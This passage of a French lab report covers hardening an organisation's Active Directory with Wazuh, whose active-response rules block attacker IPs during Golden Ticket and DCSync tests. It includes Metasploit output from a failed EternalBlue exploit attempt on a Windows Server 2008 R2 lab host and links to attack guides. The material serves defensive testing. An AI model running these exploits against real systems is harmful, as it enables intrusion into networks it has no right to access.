
Dans le menu « **Dashboard** » du « **Thread Hunting** », nous avons plusieurs tableaux qui synthétisent les informations remontées par l'agent, notamment les alertes de haut niveau dites « **Critiques** » :



Nous allons donc cliquer sur « **-Level 12 or above alerts** » puis « **Events** » afin de voir les alertes remontées par l'attaque Golden Ticket :



En cliquant sur la loupe nous voyons plus de détail :



Maintenant que notre serveur détecte les potentielles attaques nous allons pouvoir passer aux réponses.

2.5 Réponse à une attaque Golden Ticket

Nous allons dans le fichier « **/var/ossec/etc/ossec.conf** » et insérons les lignes suivantes :


```

<active-response>
  <command>host-deny</command>
  <location>local</location>
  <level>7</level>

```

```
<timeout>600</timeout>
</active-response>
```

Attention : Il faut insérer ces lignes à la suite du bloc concernant les scripts de réponses automatique sinon cela ne sera pas pris en compte :



```
GNU nano 7.2          /var/ossec/etc/ossec.conf

<command>
  <name>netsh</name>
  <executable>netsh.exe</executable>
  <timeout_allowed>yes</timeout_allowed>
</command>

<active-response>
  <command>netsh</command>
  <location>local</location>
  <level>7</level>
  <timeout>600</timeout>
</active-response>

<!--
<active-response>
  active-response options here
</active-response>
-->

<!-- Log analysis -->

^G Aide      ^O Écrire      ^W Chercher      ^K Couper      ^T Exécuter      ^C Emplacement
^X Quitter    ^R Lire fich.  ^\ Remplacer    ^U Coller       ^J Justifier    ^/ Aller ligne
```

Ci-dessus nous avons configuré une réponse via netsh qui permet de bloquer l'adresse IP source de l'attaquant pendant 600 secondes

Cette durée est totalement ajustable cependant une nuance à savoir est que pour unban une IP il sera nécessaire de se connecter sur le DC d'utiliser netsh pour supprimer la règle de pare-feu générée car cela n'est pas faisable depuis Wazuh.

Maintenant nous allons tester notre réponse active.

Nous relâchons donc notre attaque avec un Ping depuis notre Kali.

Une fois l'attaque lancée le ping va s'arrêter car l'IP sera bloquée via netsh :

```

64 bytes from 192.168.40.5: icmp_seq=71 ttl=128 time=0.152 ms
64 bytes from 192.168.40.5: icmp_seq=72 ttl=128 time=0.213 ms
64 bytes from 192.168.40.5: icmp_seq=73 ttl=128 time=0.185 ms
64 bytes from 192.168.40.5: icmp_seq=74 ttl=128 time=0.180 ms
64 bytes from 192.168.40.5: icmp_seq=75 ttl=128 time=0.178 ms
64 bytes from 192.168.40.5: icmp_seq=76 ttl=128 time=0.175 ms
64 bytes from 192.168.40.5: icmp_seq=77 ttl=128 time=0.163 ms
64 bytes from 192.168.40.5: icmp_seq=78 ttl=128 time=0.158 ms
64 bytes from 192.168.40.5: icmp_seq=79 ttl=128 time=0.198 ms
64 bytes from 192.168.40.5: icmp_seq=80 ttl=128 time=0.166 ms
64 bytes from 192.168.40.5: icmp_seq=81 ttl=128 time=0.158 ms
64 bytes from 192.168.40.5: icmp_seq=82 ttl=128 time=0.601 ms
64 bytes from 192.168.40.5: icmp_seq=83 ttl=128 time=0.177 ms
64 bytes from 192.168.40.5: icmp_seq=84 ttl=128 time=0.158 ms
64 bytes from 192.168.40.5: icmp_seq=85 ttl=128 time=0.172 ms
^C
--- 192.168.40.5 ping statistics ---
106 packets transmitted, 85 received, 19.8113% packet loss, time 107345ms
rtt min/avg/max/mdev = 0.146/0.329/4.092/0.625 ms

[liam@srv-kali1: ~]
$ ping 192.168.40.5
PING 192.168.40.5 (192.168.40.5) 56(84) bytes of data.
[...]

```


Nous constatons également que notre attaque échoue et que notre reverse shell Eternal Blue se déconnecte :

```


root@srv-kali1: /home/liam
[*] 192.168.40.5:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.40.5:445 - The target is vulnerable.
[*] 192.168.40.5:445 - Connecting to target for exploitation.
[+] 192.168.40.5:445 - Connection established for exploitation.
[+] 192.168.40.5:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.40.5:445 - CORE raw buffer dump (53 bytes)
[*] 192.168.40.5:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20
32 Windows Server 2
[*] 192.168.40.5:445 - 0x000000010 30 30 38 20 52 32 20 44 61 74 61 63 65 6e 74
65 008 R2 Datacente
[*] 192.168.40.5:445 - 0x000000020 72 20 37 36 30 31 20 53 65 72 76 69 63 65 20
50 r 7601 Service P
[*] 192.168.40.5:445 - 0x000000030 61 63 6b 20 31
    ack 1
[+] 192.168.40.5:445 - Target arch selected valid for arch indicated by DCE/RPC
reply
[*] 192.168.40.5:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.40.5:445 - Sending all but last fragment of exploit packet
[-] 192.168.40.5:445 - RubySMB::Error::CommunicationError: Read timeout expired
when reading from the Socket (timeout=30)
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_etalblue) > [...]

```

Sur la page d'administration Wazuh dans la partie « Threat Hunting » de notre agent nous retrouvons notre nouvelle attaque Golden Ticket :




Puis dans les logs de l'agent nous pouvons aussi voir l'active response qui s'est déclenché :




2.6 Détection et réponse d'une attaque DCSync

Afin de mettre en place cette attaque il faut avoir des droits élevés sur le domaine ainsi que le hash du compte administrateur.

Nous lançons l'attaque puis nous allons voir si les logs remontent dans Wazuh :



Puis nous constatons également l'active réponses se déclencher :



3. Conclusion

Dans le cadre de la sécurisation de l'Active Directory de l'ADRAR, nous avons réalisé un audit de sécurité à l'aide de PingCastle, identifiant plusieurs vecteurs d'attaque critiques tels que le Golden Ticket, Kerberoasting, AS-REP Roasting ou encore DCSync.

Pour y répondre, nous avons déployé la solution EDR Wazuh, qui permet la centralisation des logs, la détection des comportements suspects et la mise en place de réponses automatisées.

Grâce à ce projet, l'ADRAR bénéficie désormais d'un environnement AD renforcé, plus résilient face aux attaques, et plus simple à surveiller via une gestion centralisée des événements de sécurité.

4. Annexes

Installation de Wazuh : <https://documentation.wazuh.com/current/installation-guide/wazuh-server/step-by-step.html>

Documentation PingCastle : <https://www.pingcastle.com/documentation/>

Attaque golden Ticket Metasploit : https://docs.metasploit.com/docs/pentesting/active-directory/kerberos/forge_ticket.html

Attaque DCSync : https://www.it-connect.fr/securite-active-directory-attaque-dcsync-definition-protection/#D_Exploitation_de_DCSync_via_Impacket

Detection de attaques AD Wazuh : <https://wazuh.com/blog/how-to-detect-active-directory-attacks-with-wazuh-part-1-of-2/>

Active Response Wazuh : <https://documentation.wazuh.com/current/user-manual/capabilities/active-response/index.html>